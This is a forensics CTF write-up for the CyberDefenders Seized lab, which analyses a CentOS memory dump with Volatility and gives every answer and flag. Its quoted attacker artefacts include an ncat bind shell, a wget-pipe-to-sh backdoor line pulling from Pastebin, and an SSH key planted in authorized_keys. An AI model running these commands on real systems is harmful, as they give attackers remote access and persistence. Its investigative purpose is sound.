
**CyberDefenders: Seized Lab**

The following writeup is for Seized Lab on CyberDefenders, it involves investigating a memory dump of a CentOS machine using Volatility.  I personally found this difficult, some questions were super easy and other were really difficult. Anyone who enjoys memory forensics should give this a shot.


**Scenario:** Using Volatility, utilize your memory analysis skills as a security blue team analyst to Investigate the provided Linux memory snapshots and figure out attack details.

### What is the CentOS version installed on the machine?


Before we start investigating the memory dump, let's import the provided volatility profile. You can do so by issuing the following commands:



```
cd /usr/local/lib/python2.7/dist-packages/volatility/plugins/overlays/linux/
```



```
remnux@remnux:/usr/local/lib/python2.7/dist-packages/volatility/plugins/overlays/linux$ sudo mv /home/re
mnux/Documents/92-Seized/Centos7.3.10.1062.zip .
```




```
remnux@remnux:/usr/local/lib/python2.7/dist-packages/volatility/plugins/overlays/linux$ ls
Centos7.3.10.1062.zip  elf.py  elf.pyc  __init__.py  __init__.pyc  linux.py  linux.pyc
```

If you do some research, you can determine that the version installed is 7.7.1908.


Answer: 7.7.1908

### There is a command containing a strange message in the bash history. Will you be able to read it?

You can use the linux_bash plugin to list the bash history:




```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash
```



```
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    2622 bash                 2020-05-07 14:56:16 UTC+0000   cd Documents/
    2622 bash                 2020-05-07 14:56:17 UTC+0000   echo "c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzd
F83NWNjNTU0NzZmM2RmZTE2MjlhYzYwfQo=" > y0ush0uldr34dth1s.txt
    2622 bash                 2020-05-07 14:56:25 UTC+0000   git clone https://github.com/tw0phi/PythonB
ackup
    2622 bash                 2020-05-07 14:56:28 UTC+0000   cd PythonBackup/
    2622 bash                 2020-05-07 14:56:33 UTC+0000   unzip PythonBackup.zip
    2622 bash                 2020-05-07 14:56:37 UTC+0000   python PythonBackup.py
    2622 bash                 2020-05-07 14:56:40 UTC+0000   sudo python PythonBackup.py
    2622 bash                 2020-05-07 14:57:05 UTC+0000   cooooooooooooooooooooooooool
    2622 bash                 2020-05-07 15:00:12 UTC+0000   cd
    2622 bash                 2020-05-07 15:00:15 UTC+0000   git clone https://github.com/504ensicsLabs/
LiME
    2622 bash                 2020-05-07 15:00:19 UTC+0000   cd LiME/src/
    2622 bash                 2020-05-07 15:00:24 UTC+0000   make
    2622 bash                 2020-05-07 15:00:37 UTC+0000   sudo insmod lime-3.10.0-1062.el7.x86_64.ko
"path=/Linux64.mem format=lime"
    2887 bash                 2020-05-07 14:59:42 UTC+0000   vim /etc/rc.local
```

In the output, we can see what looks like a Base64 encoded string, let's decode it and see if it contains the flag:




```
remnux@remnux:~/Documents/92-Seized$ echo "c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzdF83NWNjNTU0NzZmM2RmZTE2M
jlhYzYwfQo=" | base64 -d
shkCTF{l3ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}
```


Answer: shkCTF{l3ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}

**What is the PID of the suspicious process?**

There are multiple ways to determine this, such as using the linux_psaux command, but the easiest way is through using the pstree plugin:




```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_pstree
```



```
.ncat                    2854
..bash                   2876
...python                2886
....bash                 2887
.....vim                 3196
```

In the above image, we can see a super suspicious process tree with ncat being the parent process. If we issue the linux_psaux plugin, we can further confirm our suspicions:




```
2854   0      0      ncat -lvp 12345 -4 -e /bin/bash
2876   0      0      /bin/bash
2886   0      0      python -c import pty; pty.spawn("/bin/bash")
2887   0      0      /bin/bash
3196   0      0      vim /etc/rc.local
```

This is a clear example of a basic reverse shell.


Answer: 2854

**The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor?**

If you recall the second question (the bash history one), you can see commands issues to clone GitHub repos:




```
git clone https://github.com/tw0phi/PythonB
```




```
git clone https://github.com/504ensicsLabs/
```

If you navigate to https://github.com/tw0phi/PythonBackup/blob/master/app/snapshot.py you can find a wget command to a Pastebin link:




```
os.system('wget -O - https://pastebin.com/raw/nQwMKjtZ 2>/dev/null|sh')
```

If you visit this link, we can find a base64 encoded comment:



```
### Congratz : c2hrQ1RGe3RoNHRfdzRzXzRfZHVtYl9iNGNrZDAwcl84NjAzM2MxOWUzZjM5MzE1YzAwZGNhfQo=
nohup ncat -lvp 12345 -4 -e /bin/bash > /dev/null 2>/dev/null &
```

Let’s decode this via the command line:




```
remnux@remnux:~/Documents/92-Seized$ echo "c2hrQ1RGe3RoNHRfdzRzXzRfZHVtYl9iNGNrZDAwcl84NjAzM2MxOWUzZjM5M
zE1YzAwZGNhfQo=" | base64 -d
shkCTF{th4t_w4s_4_dumb_b4ckd00r_86033c19e3f39315c00dca}
```

Answer: shkCTF{th4t_w4s_4_dumb_b4ckd00r_86033c19e3f39315c00dca}


**What are the attacker's IP address and the local port on the targeted machine?**

To find active connections, we can use the linux_netstat plugin:




```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat
```

Near the bottom of the output we can see several connections with 192.168.49.1:




```
192.168.49.135   :12345 192.168.49.1    :44122 ESTABLISHED                    ncat/2854
192.168.49.135   :12345 192.168.49.1    :44122 ESTABLISHED                    bash/2876
192.168.49.135   :12345 192.168.49.1    :44122 ESTABLISHED                  python/2886
192.168.49.135   :12345 192.168.49.1    :44122 ESTABLISHED                    bash/2887
192.168.49.135   :12345 192.168.49.1    :44122 ESTABLISHED                     vim/3196
```

The local port in this instance is 12345. Alternatively, you can determine the local port by listing the command line arguments associated with processes:



```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_psaux
```




```
ncat -lvp 12345 -4 -e /bin/bash
```

You can see a netcat listener being created on port 12345 and executing a bash shell.

Answer: 192.168.49.1:12345

**What is the first command that the attacker executed?**

You can use the linux_psaux plugin to find the first command that was executed:




```
ncat -lvp 12345 -4 -e /bin/bash
/bin/bash
python -c import pty; pty.spawn("/bin/bash")
```

Answer: python -c import pty; pty.spawn("/bin/bash")


### After changing the user password, we found that the attacker still has access. Can you find out how?

I struggled with this, and after looking at the hints, I realised that I needed to examine the memory of PID 2887 (bash shell spawned by the attacker). We can achieve this by using the linux_dump_map plugin:




```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_dump_map --pid 2887 --dump-dir .
```

We can now run strings against the output files to look for anything interesting:




```
strings -n 10 *.vma > strings.txt
```

After scrolling through the strings output, we can se an rsa key being added:



```
 played : c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo=
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxa8zsyblvEoajgtqciK2XAs1UwNAeV3RcXacqicjzuad2j
YD+LMAnnFtnrzFj8U+cewG6ODl0Obe8yP/Awv0HYFdhK/IY+t7u2Ywrgp3bXF1l5m+Zk40BqpEYfFzhawYOc/tar1Hc
.ssh/authorized_keys && chmod 600 /home/k3vin/.ssh/authorized_k`
SUDO_USER=k3vin
SUDO_UID=1000
USERNAME=k3vin
```

This appears to be the attacker creating an SSH key to maintain access to the system if the reverse shell is discovered. Just above this, we can see a base64 encoded string, and after decoding it we can find the flag:




```
remnux@remnux:~/Documents/92-Seized$ echo "c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo=" | base64 -d
shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}
```


Answer: shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}

### What is the name of the rootkit that the attacker used?

As said in the hints, rootkits often modify system calls to hide their presence, therefore, we can use the linux_checK_syscall plugin to detect any hooked syscalls:



```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_check_syscall | grep "HOOKED"
```




```
64bit         88                           0xffffffffc0a12470 HOOKED: sysemptyrect/syscall_callback
64bit        332                           0x6461625f6e726177 HOOKED: UNKNOWN
```

We can see that sysemptyrect is a hooked syscall.


Answer: sysemptyrect

### The rootkit uses crc65 encryption. What is the key?

To find the key, we can use the linux_lsmod -P plugin, which prints a list of loaded kernel modules:



```
vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_lsmod -P
```



```
ffffffffc09c7020 lime 20502
        compress=0
        timeout=1000
        digest=(null)
        localhostonly=0
        format=lime
        dio=0
        path=/Linux64.mem
ffffffffc0a14020 sysemptyrect 12904
        crc65 key=1337tibbartibbar
```

As you can see, the crc65 key is 1337tibbartibbar.

Answer: 1337tibbartibbar